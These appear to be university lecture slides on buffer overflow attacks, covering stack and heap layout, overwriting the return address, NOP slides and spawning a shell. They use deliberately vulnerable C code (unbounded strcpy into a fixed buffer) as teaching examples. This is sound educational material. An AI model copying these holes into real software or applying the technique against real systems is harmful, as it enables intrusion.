Computer & Information Security (3-721-460-1)

SQL injection, XSS, Buffer Overflow


Dept. of Software and Information Systems Engineering, Ben-Gurion University

Prof. Yuval Elovici, Dr. Asaf Shabtai,
Dr. Mordechai Guri
{elovici, shabtaia}@bgu.ac.il
gurim@post.bgu.ac.il

Buffer Overflow

The process memory layout

- Process sections in memory
  - Text - program code (rx)
  - Data - global variables (rwx)
  - Heap - dynamically allocated (rwx)
  - Stack - local variables (rwx)
- Stack
  - Grows towards low addresses
  - Buffer overflows may be used to overwrite stack frame
- Heap
  - Linked list if chunks
  - Buffer overflows may be used to write at arbitrary address



Buffer overflows

- Stack buffer overflow

```
char buf[128];
strcpy(buf, argv[1]);
```

- Heap buffer overflow

```
char* buf = (char*) malloc(128*sizeof(char));
strcpy(buf, argv[1]);
```

- What will happen if argv[1] is more than 128 bytes?
  - On stack: stack frame is overwritten
  - On heap: internal heap data structures are overwritten

Buffer Overflow Exploitation

- Goal
  - Execute binary code inside the vulnerable process
- Method
  - Inject exploit code into the victim process
  - Jump to the first instruction and start executing the code
- Applications
  - Run remote command shell
  - Open remote VNC session

Demo: attacking Serv-U v4.2 FTP server

Layout Of Stack


- Grows from high-end address to low-end address (buffer grows from low-end address to high-end address)
- Return Address - when a function returns, the instructions pointed by it will be executed
- Stack Frame pointer (esp) - used to reference to local variables and function parameters

Buffer overflows - example

Suppose a web server contains a function:

```
void func(char *str) {
    char buf[128];

    strcpy(buf, str);
    do-something(buf);
}
```


When func() is called stack looks like:



Buffer overflows - example

What if `*str` is 136 bytes long?

After `strcpy`:





```
void func(char *str) {
    char buf[128];

    strcpy(buf, str);
    do-something(buf);
}
```

Problem:

no length checking in strcpy()

Basic stack exploit

- Suppose *str is such that after strcpy stack looks like:
- Program P: exec("/bin/sh")



- When func() exits, the user gets shell !
- Note: attack code P runs in stack.


The NOP slide

Problem: how does attacker determine ret-address?

Solution: NOP slide

- Guess approximate stack state when func() is called
- Insert many NOPs before program P:


  nop , xor eax,eax , inc ax



Buffer overflow example


```
void func(char *s)
{
      char buf[128];
      strcpy(buf, s);
}

int main (int argc, char **argv)
{

      if (argc > 1)
            func(argv[1]);

      return 0;
}
```

Exploiting Buffer Overflow



EIP got “AAAA”

The anatomy of Stack Smashing





```
int main (int argc, char
      **argv)
{

  if (argc > 1)
    func(argv[1]);

  return 0;
}
```


```
void func(char *s)
{
  char buf[128];
  strcpy(buf, s);
}
```

Stack during buffer overflow

- Overwriting EIP (instruction pointer) allows controlling program flow
- Attackers goal is to update EIP to point to the exploit code
- Exploit code is written in the beginning of the buffer



Overwriting EBP and EIP

